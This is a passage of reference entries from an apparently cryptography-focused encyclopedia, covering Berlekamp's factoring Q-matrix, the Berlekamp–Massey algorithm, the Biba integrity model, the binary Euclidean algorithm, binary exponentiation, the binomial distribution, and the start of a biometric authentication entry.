Let $\mathbf{F}_q$ be a ►finite field and let $f(x)$ be a monic polynomial of degree d over $\mathbf{F}_q$:

$$f(x) = x^d + f_{d-1}x^{d-1} + \cdots + f_1 x + f_0,$$

where the coefficients $f_0, \ldots, f_{d-1}$ are elements of $\mathbf{F}_q$. The factorization of $f(x)$ has the form

$$f(x) = \prod_i h_i(x)^{e_i},$$

where each factor $h_i(x)$ is an ►irreducible polynomial and $e_i \geq 1$ is the *multiplicity* of the factor $h_i(x)$.

Berlekamp's algorithm exploits the fact that for any polynomial $g(x)$ over $\mathbf{F}_q$,

$$g(x)^q - g(x) = \prod_{c \in \mathbf{F}_q} (g(x) - c).$$

Accordingly, given a polynomial $g(x)$ such that

$$g(x)^q - g(x) \equiv 0 \bmod f(x),$$

one can find factors of $f(x)$ by computing the ►greatest common divisor (in terms of polynomials) of $f(x)$ and each $g(x) - c$ term. (This process may need to be repeated with other polynomials $g(x)$ until the irreducible factors $h_i(x)$ are found.) The *Q*-matrix is the key to obtaining the polynomial $g(x)$. In particular, Berlekamp elegantly showed [1] how to transform the congruence above into a problem in linear algebra,

$$(Q - I)\mathbf{g} = 0,$$

where Q is a $d \times d$ matrix over $\mathbf{F}_q$, and I is the $d \times d$ identity matrix. The elements of Q correspond to the coefficients of the polynomials $x^{qi} \bmod f(x)$, $0 \leq i < d$. The elements of each solution $\mathbf{g}$, a vector over $\mathbf{F}_q$, are the coefficients of $g(x)$. The running time of the algorithm as described is ►polynomial time in d and q, but it can be improved to be polynomial in d and $\log q$, and more efficient algorithms are also available (e.g., [2]).

Recommended Reading

1. Berlekamp ER (1970) Factoring polynomials over large finite fields. Math Comp 24:713–735
2. Shoup V, Kaltofen E (1998) Subquadratic-time factorization of polynomials over finite fields. Math Comp 67(223):179–1197

Berlekamp–Massey Algorithm

Anne Canteaut
Project-Team SECRET, INRIA Paris-Rocquencourt,
Le Chesnay, France

Related Concepts

►Linear Complexity; ►Linear Feedback Shift Register; ►Minimal Polynomial; ►Stream Cipher

Definition

The *Berlekamp–Massey algorithm* is an algorithm for determining the ►linear complexity of a finite sequence and the feedback polynomial of a ►linear feedback shift register (LFSR) of minimal length which generates this sequence.

Background

This algorithm is due to Massey (1969), who showed that the iterative algorithm proposed in 1967 by Berlekamp for decoding BCH codes can be used for finding the shortest LFSR that generates a given sequence [1].

Theory

For a given sequence s^n of length n, the Berlekamp–Massey performs n iterations. The tth iteration determines an LFSR of minimal length which generates the first t digits of s^n. The algorithm is described in Table 1.

In the particular case of a binary sequence, the quantity d' does not need to be stored since it is always equal to 1. Moreover, the feedback polynomial is simply updated by

$$P(X) \leftarrow P(X) + P'(X)X^{t-m} .$$

The number of operations performed for computing the linear complexity of a sequence of length n is $\mathcal{O}(n^2)$.

It is worth noticing that the LFSR of minimal length that generates a sequence s^n of length n is unique if and only if $n \geq 2\Lambda(s^n)$, where $\Lambda(s^n)$ is the linear complexity of s^n.

The ►linear complexity $\Lambda(s)$ of a linear recurring sequence $s = (s_t)_{t\geq 0}$ is equal to the linear complexity of the finite sequence composed of the first n terms of s for any $n \geq \Lambda(s)$. Thus, the Berlekamp–Massey algorithm determines the shortest LFSR that generates an infinite linear recurring sequence s from the knowledge of any $2\Lambda(s)$ consecutive digits of s.

It can be proved that the Berlekamp–Massey algorithm and the Euclidean algorithm are essentially the same [2].

Berlekamp–Massey Algorithm. Table 1 The Berlekamp–Massey algorithm

Input. $s^n = s_0 s_1 \ldots s_{n-1}$, a sequence of n elements of F_q.
Output. Λ, the linear complexity of s^n and P, the feedback polynomial of an LFSR of length Λ which generates s^n.
Initialization.
$P(X) \leftarrow 1, P'(X) \leftarrow 1, \Lambda \leftarrow 0, m \leftarrow -1, d' \leftarrow 1.$

For t **from** 0 **to** $n-1$ **do**
$d \leftarrow s_t + \sum_{i=1}^{\Lambda} p_i s_{t-i}$.
If $d \neq 0$ then
$T(X) \leftarrow P(X)$.
$P(X) \leftarrow P(X) - d(d')^{-1}P'(X)X^{t-m}$.
if $2\Lambda \leq t$ then
$\Lambda \leftarrow t + 1 - \Lambda$.
$m \leftarrow t$.
$P'(X) \leftarrow T(X)$.
$d' \leftarrow d$.
Return Λ and P.

Berlekamp–Massey Algorithm. Table 2 Successive steps of the Berlekamp–Massey algorithm applied to the binary sequence of length 7, $s_0 \ldots s_6 = 0111100$

t	s_t	d	Λ	$P(X)$	m	$P'(X)$
			0	1	−1	1
0	0	0	0	1	−1	1
1	1	1	2	$1+X^2$	1	1
2	1	1	2	$1+X+X^2$	1	1
3	1	1	2	$1+X$	1	1
4	1	0	2	$1+X$	1	1
5	0	1	4	$1+X+X^4$	5	$1+X$
6	0	0	4	$1+X+X^4$	5	$1+X$

Example Table 2 describes the successive steps of the Berlekamp–Massey algorithm applied to the binary sequence of length 7, $s_0 \ldots s_6 = 0111100$. The values of Λ and P obtained at the end of step t correspond to the linear complexity of the sequence $s_0 \ldots s_t$ and to the feedback polynomial of an LFSR of minimal length that generates it.

Recommended Reading

1. Massey JL (1969) Shift-register synthesis and BCH decoding. IEEE Trans Inform Theory 15:122–127
2. Dornstetter JL (1987) On the equivalence between Berlekamp's and Euclid's algorithms. IEEE Trans Inform Theory 33:428–431

Biba Integrity Model

Aaron Estes
Department of Computer Science and Engineering, Lyle School of Engineering, Southern Methodist University, Dallas, TX, USA

Synonyms

Biba mandatory integrity policy

Related Concepts

►Access Control From an OS Security Perspective; ►Bell-LaPadula Confidentiality Model; ►Biba Model; ►Discretionary Access Control; ►Mandatory Access Control; ►Mandatory Access Control Policy (MAC)

Definition

The Biba Integrity Model is a hierarchical security model designed to protect system assets (or objects) from unauthorized modification; which is to say it is designed to protect system integrity. In this model, subjects and objects are associated with ordinal integrity levels where subjects can modify objects only at a level equal to or below its own integrity level.

Background

The Biba Integrity Model is named after its inventor, Kenneth J. Biba, who created the model in the late 1970s to supplement the Bell–LaPadula security model, which could not ensure "complete" information assurance on its own because it did not protect system integrity. The Biba policy is now implemented alongside Bell–LaPadula on high assurance systems that enforce mandatory access control.

Applications

In order to ensure data integrity, the Biba Integrity Model specifies that subjects can only modify objects at or below the integrity level of the subject. It also specifies that subjects can only read objects at or above the integrity level of that subject. This policy is normally summarized using the phrases "no write up," and "no read down."

In order to be properly enforced, the Biba model must be implemented as a Mandatory Access Control (MAC) or sometimes Mandatory Integrity Control (MIC). This means that access to objects is controlled and enforced by the system and the Biba rule set rather than at the sole discretion of users or system administrators. The Biba model, as with the Bell–LaPadula model, can be combined with discretionary access controls, which allow owners of objects to grant or deny privileges to other users or resources. The discretionary policy must always be assessed after the mandatory policy in order to maintain the goal of the Biba model.

These properties define the formal rule set for the Biba model:

1. The Simple Integrity Property – the system must prevent a subject at a given integrity level from reading objects of a lower integrity level.
2. The Simple *(star) Integrity Property – the system must prevent a subject at a given integrity level from writing to objects of a higher integrity level.

Recommended Reading

1. Biba KJ (1977) Integrity considerations for secure computer systems. MTR-3153. The Mitre Corporation
2. Bishop M (2002) Computer security art and science. Addison Wesley Professional, Boston, MA
3. Kim D (2010) Fundamentals of information system security. Jones and Bartlett Learning, Sadbury, MA

Biba Mandatory Integrity Policy

►Biba Integrity Model

Biba Model

Jonathan K. Millen
The MITRE Corporation, Bedford, MA, USA

Synonyms

Integrity model

Related Concepts

►Bell-LaPadula Model; ►Biba Integrity Model; ►Mandatory Access Control; ►Reference Monitor

Background

The Biba integrity model, published in 1977 as a MITRE Corporation technical report, followed close on the heels of the ►Bell-LaPadula model [1]. Like the latter, it formulated a mandatory security policy for use by computer systems containing classified information. While

the mandatory policy of the Bell-LaPadula model was designed to protect confidentiality, the security objective of the Biba model was to protect integrity.

Biba's report presented three alternative integrity policies: a *low-water mark* policy, a *ring* policy, and the *strict integrity* policy. The strict integrity policy is the one that has become well known as the Biba integrity policy.

Theory

The strict integrity policy is a dual to the Bell-LaPadula mandatory security policy. It assumes that an *integrity level* $\mathtt{il}(x)$ has been assigned to each subject and object. The set of possible integrity levels form a lattice; that is, they are partially ordered by a relation $\mathtt{leq}$, "less than or equal," for which the least upper bound and greatest lower bound of any two elements are defined. In examples, Biba used sensitivity levels Confidential, Secret, and Top-Secret as integrity levels, a choice which has led to some confusion.

The integrity level assignment is fixed in the strict and ring policies. The low-water mark policy allows levels to be reduced to satisfy properties required by the other policies.

The strict integrity policy controls three kinds of access between subjects and objects: *observe* access, denoted $\mathtt{o}$; *modify* access, denoted $\mathtt{m}$; and *invoke*, denoted $\mathtt{i}$. The last one is between two subjects.

The strict integrity policy has three axioms, the first two of which are analogous to the Bell-LaPadula simple security condition and *►-property. Suppose that s and s' are subjects and o is an object. Then

1. $s\ \mathtt{o}\ o \Rightarrow \mathtt{il}(s)\ \mathtt{leq}\ \mathtt{il}(o)$.
2. $s\ \mathtt{m}\ o \Rightarrow \mathtt{il}(o)\ \mathtt{leq}\ \mathtt{il}(s)$.
3. $s\ \mathtt{i}\ s' \Rightarrow \mathtt{il}(s')\ \mathtt{leq}\ \mathtt{il}(s)$.

Property (1) says that a subject may observe only higher-integrity objects, property (2) that a subject may modify only lower-integrity objects, and property (3) that a subject may invoke only a lower-integrity subject. Property (2) is the least controversial; it prevents an object from being modified by a program or process of lower integrity.

Property (1) prevents a subject from copying lower-integrity data from one file into another higher-integrity file that it can modify by property (2). This property is removed in Biba's ring policy, with the expectation that subjects are trusted enough not to be misled by lower-integrity data.

Property (3) prevents a subject from affecting higher-integrity objects indirectly through another higher-integrity subject. This property is often forgotten when this policy is described or implemented.

Applications

The strict integrity policy was a welcome idea for secure computer system vendors who were already committed to implementing the Bell-LaPadula model, and wanted to support integrity as well. As the dual of the Bell-LaPadula mandatory policy, it could be implemented easily using the existing level assignment and comparison mechanisms. It was only necessary to provide a space for the integrity level and perform an inverted access control comparison on that label.

Some system designers got into trouble by assuming that, since they were using sensitivity levels for integrity levels, the two levels could be the combined. That is, if a file is labeled Top-Secret for confidentiality purposes, isn't it sensitive enough so that its integrity should also be Top-Secret, and the same for other levels? The problem is that the Bell-LaPadula and Biba properties together require read access to be from a subject both above and below the object level, implying that read access can only be from the same level. Similarly for write access. This effectively segregates all processing by level, eliminating the file sharing which was the whole point of multilevel systems.

The Biba strict integrity model, while easy to implement, was often found to be too inflexible. There was found to be a need for limited trust, something like Biba's ring policy, but even more flexible. Recent alternatives include type enforcement policies, together with other forms of integrity protection like execute-only memory.

Recommended Reading

1. Biba KJ (April 1977) Integrity considerations for secure computer systems, ESD-TR 76-372, ESD Technical Report, The MITRE Corporation

Big Number Multiplication

►Multiprecision Multiplication

Big Number Squaring

►Multiprecision Squaring

Bilinear Pairings

►Pairings

Binary Euclidean Algorithm

Berk Sunar
Department of Electrical and Computer Engineering, Worcester Polytechnic Institute, Worcester, MA, USA

Synonyms

Binary GCD algorithm; Stein's algorithm

Related Concepts

►Euclidean Algorithm; ►Modular Inverse Computation

Definition

The binary euclidean algorithm is a technique for computing the greatest common divisor and the euclidean coefficients of two nonnegative integers.

Background

The principles behind this algorithm were first published by R. Silver and J. Tersian, and independently by J. Stein [1]. Knuth claims [2] that the same algorithm may have been known in ancient China based on it's appearance in verbal form in the first century A.D. text *Nine Chapters on Arithmetic* by Chiu Chang Suan Shu.

Theory

The binary GCD algorithm is based on the following observations on two arbitrary positive integers u and v:

- If u and v are both even, then $\gcd(u,v) = 2\gcd(u/2, v/2)$;
- If u is even and v is odd, then $\gcd(u,v) = \gcd(u/2, v)$;
- Otherwise both are odd, and $\gcd(u,v) = \gcd(|u - v|/2, v)$.

The three conditions cover all possible cases for u and v. The Binary GCD algorithm given below systematically reduces u and v by repeatedly testing the conditions and accordingly applying the reductions. Note that, the first condition, i.e., u and v both being even, applies only in the very beginning of the procedure. Thus, the algorithm first factors out the highest common power of two from u and v and stores it in g. In the remainder of the computation only the other two conditions are tested. The computation terminates when one of the operands becomes zero. The algorithm is given as follows.

The Binary GCD Algorithm

Input: positive integers x and y
Output: g=GCD(u,v)
$g \leftarrow 1$
While u is even AND v is even do
  $u \leftarrow u/2$; $v \leftarrow v/2$; $g \leftarrow 2g$;
End While
While $u \neq 0$ do
  While u is even do $u \leftarrow u/2$;
  While v is even do $v \leftarrow v/2$;
  $t \leftarrow |u - v|/2$;
  If $u \geq v$ then
    $u \leftarrow t$;
  Else
    $v \leftarrow t$;
  End While
End While
Return (gv)

In the algorithm, only simple operations, such as addition, subtraction, and divisions by two (right shifts) are computed. Although the binary GCD algorithm requires more steps than the classical euclidean algorithm, the operations are simpler. The number of iterations is known [3] to be bounded by $2(\log_2(u) + \log_2(v) + 2)$.

Similar to the extended euclidean algorithm, the binary GCD algorithm was adapted to return two additional parameters s and t such that

$$su + tv = \gcd(u, v)$$

These parameters are essential for modular inverse computations. If $\gcd(u,v) = 1$ then it follows that $s = u^{-1} \bmod v$ and $t = v^{-1} \bmod u$. Knuth [2] attributes the extended version of the binary GCD algorithm to Penk. The algorithm given below is due to Bach and Shallit [5].

The Binary Euclidean Algorithm

Input: positive integers x and y
Output: integers s, t, g such that $su + tv = g$ where $g = GCD(u,v)$
$g \leftarrow 1$
While u is even AND v is even do
  $u \leftarrow u/2$; $v \leftarrow v/2$; $g \leftarrow 2g$;
End While
$x \leftarrow u$; $y \leftarrow v$; $s'' \leftarrow 1$; $s' \leftarrow 0$; $t'' \leftarrow 0$;
  $t' \leftarrow 1$;
L1 While x is even do
  $x \leftarrow x/2$;
  If s'' is even and t'' is even then
    $s'' \leftarrow s''/2$; $t'' \leftarrow t''/2$;
  Else
  $s'' \leftarrow (s'' + v)/2$; $t'' \leftarrow (t'' - u)/2$;
  End If
End While
While y is even do
  $y \leftarrow y/2$;

If s' is even AND t' is even then
$s' \leftarrow s'/2\,;\, t' \leftarrow t'/2\,;$
Else
$s' \leftarrow (s'+v)/2;\, t' \leftarrow (t'-u)/2\,;$
End If
End While
If $x \geq y$ then
$x \leftarrow x-y\,;\, s'' \leftarrow s''-s'\,;\, t'' \leftarrow t''-t';$
Else
$y \leftarrow y-x\,;\, s' \leftarrow s'-s''\,;\, t' \leftarrow t'-t''\,;$
End If
If $x = 0$ then
$s \leftarrow s'\,;\, t \leftarrow t'\,;$
Else
GoTo L1
End If
Return (s, t, gy)

The binary euclidean algorithm may be used for computing modular inverses, i.e., $a^{-1} \bmod m$, by setting $u = m$ and $v = a$. Upon termination of the execution, if $\gcd(u, v) = 1$ then the inverse is found and its value is stored in t. Otherwise, the inverse does not exist. In [3], it is noted that for computing multiplicative inverses the values of s'' and t'' do not need to be computed if m is odd. In this case, the evenness condition on s'' and t'' in the second while loop may be decided by examining the parity of s'. If m is odd and s' is even, then s'' must be even.

The run time complexity is $O((\log(n))^2)$ bit operations. Convergence of the algorithm, if not obvious, can be shown by induction. A complexity analysis of the binary euclidean algorithm was presented by R. P. Brent in [4]. Bach and Shallit give a detailed analysis and comparison to other GCD algorithms in [5].

Sorenson claims that the binary euclidean algorithm is the most efficient algorithm for computing greatest common divisors [9]. In the same reference Sorenson also proposed a k-ary version of the binary GCD algorithm with worst case running time $O(n^2/\log(n))$.

In [6], Jebelean claims that Lehmer's euclidean algorithm [8] is more efficient than the binary GCD algorithm. The same author presents [7] a word-level generalization of the binary GCD algorithm with better performance than Lehmer's euclidean algorithm.

Applications

The binary euclidean algorithm gives an alternative to the ►euclidean algorithm. Typically the binary euclidean algorithm is preferred in hardware implementations due to ease of implementation, since it requires only simple operations (i.e., shifts, integer additions and subtractions) and no division operations. Both algorithms have a large number of applications in cryptography, such as in ►public key cryptography (e.g., in the setup phase of ►RSA, or in the implementation of point operations in ►elliptic curve cryptography), for factorization attacks (e.g., for the implementation of the sieving step), and in the statistical testing of pseudo-random number generators.

Recommended Reading

1. Stein J (1967) Computational problems associated with racah algebra. J Comput Phys 1:397–405
2. Knuth DE (1997) The art of computer programming, vol 2: Seminumerical algorithms, 3rd edn. Addison-Wesley Longman Publishing Co., Inc., Reading, Massachusetts
3. Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton, Florida
4. Brent RP (1976) Analysis of the binary Euclidean algorithm. In: Traub JF (ed) Algorithms and complexity. Academic Press, New York, pp 321–355
5. Bach E, Shallit, J (1996) Algorithmic number theory, vol I: Efficient algorithms. MIT Press, Cambridge, Massachusetts
6. Jebelean T (1993) Comparing several GCD algorithms. In: 11th IEEE Symposium on computer arithmetic, Windsor, Ontario, Canada
7. Jebelean T (1993) A generalization of the binary gcd algorithm. In: Proceedings of the 1993 international symposium on symbolic and algebraic computation, ACM Press, Kiev, Ukraine, pp 111–116
8. Lehmer, DH (1938) Euclid's algorithm for large numbers. Am Math Mon 45:227–233
9. Sorenson J (1994) Two fast GCD algorithms. J Algorithms 16(1):110–144

Binary Exponentiation

Bodo Möller
Google Switzerland GmbH, Zürich, Switzerland

Synonyms

Square-and-multiply exponentiation

Related Concepts

►Exponentiation Algorithms

Definition

The binary exponentiation method computes powers directed by the exponent bits, one at a time. Bits of value 0 require a squaring; bits of value 1 require a squaring and a multiplication.

Background

Most schemes for ►public key cryptography involve exponentiation in some ►group (or, more generally, in some semigroup: an algebraic structure like a group except that elements need not have inverses, and that there may not even be an identity element). The term *exponentiation* assumes that the group operation is written multiplicatively. If the group operation is written additively, one speaks of *scalar multiplication* instead, but this change in terminology does not affect the essence of the task.

Let $\circ$ denote the group operation and assume that the exponentiation to be performed is g^e where g is an element of the group (or semigroup) and e is a positive integer. Computing the result $g \circ \ldots \circ g$ in a straightforward way by applying the group operation $e-1$ times is feasible only if e is very small; for $e \geq 4$, it is possible to compute g^e with fewer applications of the group operation. Determining the minimum number of group operations needed for the exponentiation, given some exponent e, is far from trivial; ►Fixed-Exponent Exponentiation. (Furthermore, the time needed for each single computation of the group operation is usually not constant: for example, it often is faster to compute a squaring $A \circ A$ than to compute a general multiplication $A \circ B$.) Practical implementations that have to work for arbitrary exponents need exponentiation algorithms that are reasonably simple and fast.

Assuming that for the exponentiation one can use no other operation on group elements than the group operation $\circ$ (and that one cannot make use of additional information such as the order of the group or the order of specific group elements), it can be seen that for l-bit exponents (i.e., $2^{l-1} \leq e < 2^l$), any exponentiation method will have to apply the group operation at least $l-1$ times to arrive at the power g^e.

Theory

The *left-to-right binary exponentiation method* is a very simple and memory-efficient technique for performing exponentiations in at most $2(l-1)$ applications of the group operation for any l-bit exponent (i.e., within a factor of two from the lower bound). It is based on the binary representation of exponents e:

$$e = \sum_{i=0}^{l-1} e_i 2^i, \quad e_i \in \{0,1\}$$

With l chosen minimal in such a representation, it follows that $e_{l-1} = 1$. Then g^e can be computed as follows:

$A \leftarrow g$
for $i = l-2$ down to 0 **do**
  $A \leftarrow A \circ A$
  if $e_i = 1$ **then**
    $A \leftarrow A \circ g$
return A

If the group is considered multiplicative, then computing $A \circ A$ means squaring A, and computing $A \circ g$ means multiplying A by g; hence this algorithm is also known as the *square-and-multiply* method for exponentiation. If the group is considered additive, then computing $A \circ A$ means doubling A, and computing $A \circ g$ means adding g to A; hence this algorithm is also known as the *double-and-add* method for scalar multiplication.

The algorithm shown above performs a *left-to-right exponentiation,* i.e., it starts at the most significant digit of the exponent e (which, assuming big-endian notation, appears at the left) and goes toward the least significant digit (at the right). The binary exponentiation method also has a variant that performs a ►*right-to-left exponentiation,* i.e., starts at the least significant digit and goes toward the most significant digit:

flag $\leftarrow$ false
$B \leftarrow$ identity element
$A \leftarrow g$
for $i = 0$ to $l-1$ **do**
  if $e_i = 1$ **then**
    if *flag* **then**
      $B \leftarrow B \circ A$
    else
      $B \leftarrow A$ {Optimization for $B \leftarrow B \circ A$}
      flag $\leftarrow$ true
  if $i < l-1$ **then**
    $A \leftarrow A \circ A$
return B

This algorithm again presumes that $e_{l-1} = 1$. The right-to-left method is essentially the traditional algorithm known as "Russian peasant multiplication," generalized to arbitrary groups.

For an l-bit exponent, the left-to-right and right-to-left binary exponentiation methods both need $l-1$ squaring operations ($A \circ A$) and, assuming that all bits besides e_{l-1} are uniformly and independently random, $(l-1)/2$ general group operations ($A \circ g$ or $B \circ A$) on average.

Various other methods are known that can be considered variants or generalizations of binary exponentiation: ►2^k-ary exponentiation and ►sliding window exponentiation for other methods for computing powers (which can often be faster than binary exponentiation), and ►Simultaneous Exponentiation for methods for computing power products. See also ►Signed Digit Exponentiation for techniques that can improve efficiency in groups allowing fast inversion.

Applications

Exponentiation is frequently used in ►public key cryptography, and the binary exponentiation method provides a particularly simple implementation. However, ►side-channel attacks often need to be considered in order to protect secrets, and the binary exponentiation method will not always be suitable.

Recommended Reading

1. Knuth DE (1998) The art of computer programming – vol 2: Seminumerical algorithms, 3rd edn.Addison-Wesley, Reading, MA

Binary Functions

►Boolean Functions

Binary GCD Algorithm

►Binary Euclidean Algorithm

Binding Pattern

►Access Pattern

Binomial Distribution

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton MA, USA

Related Concepts

►Randomness Tests

Definition

A binomial distribution is a distribution describing the probability that an event occurs k times in n independent trials, for each value of k between 0 and n.

Theory

If a two-sided coin is flipped n times, what is the probability that there are exactly k heads? This probability is given by the *binomial distribution*. If the coin is unbiased and the coin flips are independent of one another, then the probability is given by the equation

$$\Pr[k \text{ heads} | n \text{ coin flips}] = \binom{n}{k} 2^{-n}.$$

Here, the notation $\binom{n}{k}$, read "n choose k," is the number of ways of choosing k items from a set of n items, ignoring order. The value may be computed as

$$\binom{n}{k} = \frac{n!}{k!\,(n-k)!}.$$

For the first several values of n, the following probabilities are as follows for an unbiased coin (read k left to right from 0 to n):

$$\begin{aligned}
n = 0 &: \quad 1 \\
n = 1 &: \quad \tfrac{1}{2} \quad \tfrac{1}{2} \\
n = 2 &: \quad \tfrac{1}{4} \quad \tfrac{1}{2} \quad \tfrac{1}{4} \\
n = 3 &: \quad \tfrac{1}{8} \quad \tfrac{3}{8} \quad \tfrac{3}{8} \quad \tfrac{1}{8} \\
n = 4 &: \quad \tfrac{1}{16} \quad \tfrac{1}{4} \quad \tfrac{3}{8} \quad \tfrac{1}{4} \quad \tfrac{1}{16}
\end{aligned}$$

More generally, if the coin flips are independent but the probability of heads is p, the binomial distribution is likewise biased:

$$\Pr[k \text{ heads} | n \text{ coin flips, probability } p \text{ of heads}] = \binom{n}{k} p^k (1-p)^{n-k}.$$

The name "binomial" comes from the fact that there are two outcomes (heads and tails), and the probability distribution can be determined by computing powers of the two-term polynomial (binomial) $f(x) = px + (1-p)$. The probability that there are exactly k heads after n coin flips is the same as the x^k term of the polynomial $f(x)^n$.

Applications

As coin flips (either physical or their computational equivalent) are the basic building block of randomness in cryptography, the binomial distribution is likewise the foundation of probability analysis in this field.

Biometric Authentication

Nary Subramanian
Department of Computer Science, The University of Texas at Tyler, Tyler, TX, USA

Synonyms

Anthropometric authentication; Authentication; Fingerprint authentication

Related Concepts

►Authentication

Definition

Biometric authentication is a technique for identifying the person accessing a secured asset, be it a physical space, computer software or hardware, as being indeed who they claim to be by comparing their unique biological features such as fingerprints, palm print, retina scan, or voice pattern recognition with their corresponding features in the database and to grant the person access only when there is a match.

Background

While accessing our ATM accounts typically we slide our bank card and enter a PIN; very frequently when entering our offices, we slide our office tags on the tag reader and the door opens for us; and when we access our E-mail we typically provide an identifier and a password. All these accesses to both physical and virtual spaces are based on certain information only we know (identifier, password, and PIN) or certain devices that only we carry (bank card, office tag). However, what happens if we lose this information or the device? For example, if we either let it be known to anybody else (either deliberately or due to social engineering on the part of the other person) or another person has access to that information (because we wrote it somewhere) or the device, then this other person can also access these secured assets as though they were the original person. These forms of access authentication, that is, identifying the person as being who they are based on what they know or have, has its weaknesses. In order to strengthen access authentication frequently assets are being secured by using techniques that identify a person based on what they are: that is, using characteristics of their body or the nature of their behavior that is very difficult, if not impossible, to duplicate by anybody else. This is referred to as biometric authentication and the characteristics usually used to authenticate include fingerprints, hand geometry, retina scans, face recognition, voice recognition, keystroke dynamics, and gait. Fingerprints have been used since the late nineteenth century to identify people; hand geometry is the shape of the hand that is usually different between persons; retina scans consider the unique shape of a person's retina; face recognition looks at the image of a person's face; voice recognition identifies people by their voice frequency characteristics; keystroke dynamics identifies people by how they type certain patterns of keys; and gait identifies people by how they walk.

Theory

In order to recognize people we typically observe their biology and behavior – their looks, the way they talk, or the way they walk – attributes and behaviors that are typically invariant (or do not change significantly) during a person's lifetime. Such attributes include a person's face, fingerprints, retinal patterns, voice patterns, writing, and gait [1, 2]. This is the reason why photo identification is used at many secured places including ports of entry, airports, and schools, and a person's signature on a document is still used as an official confirmation of that person's acceptance to the terms of that document. This approach can also be automated so that machines can identify people using their unique biological and behavioral characteristics. This principle has been used for tracking criminals based on their unique biomarkers at the scene of crime. Thus there are two main purposes that biometric authentication may be used for [2]: one for ensuring that a person is who they claim they are, that is, matching a person to their biomarker (which is also called verification), while the other is to identify a person from a collection of biomarkers as is used for identifying criminals, trauma patients, missing persons, and the like (which is also called identification). In both cases, a person's biomarker should be first collected and stored in the system. This is done by asking the person to present his/her biomarker at a data collection facility – the facility consists of a sensor that can collect the biomarker. For example, fingerprint sensors consist of a flat glass with a scanner beneath that scans the fingerprint when a person places his/her finger on the glass plate – the fingerprint minutiae such as ridge endings and bifurcations are then extracted and stored in a database; a retina scanner reads the patterns of blood vessels on a person's retina and stores them in the database; and a voice pattern scanner records the distribution of component frequencies in a person's voice when speaking a specific word or phrase in a database. The data that is stored is the biomarker of the specific category for that person, also referred to as a template; usually the data for the biomarker is annotated with the person's identifier such as name, address, and the like. Subsequently, when the person presents his/her identifier (such as a name, ID, or social security number) and biomarker, the authentication system repeats the scanning process, creates a biomarker, extracts the stored biomarker for the person's claimed identity, and checks for a match between the currently extracted and the stored biomarkers for that person. If the number of matching points is above a defined threshold, the system declares the person as authenticated – that is, the person is indeed who he/she claims to be based on the identity. Another usage

of a biometric authentication system is to identify a person from the biomarker that was obtained, say, from a crime scene: here the biomarker is generated from bio-samples and then compared with all biomarkers in the database for a match – if there is a match the person's identity can be extracted for further use by interested agencies. The above discussion has referred mainly to static identifiers – biometric authentication may be used with dynamic identifiers as well such as handwriting or keystroke dynamics: in either case the biomarker is compared with stored data that varies with time. For example, when monitoring handwriting, the variation of pressure with time when writing a specific word or phrase is compared with stored data; when monitoring keystroke dynamics, the time and pressure differences in a particular sequence of keystrokes are compared with the stored data.

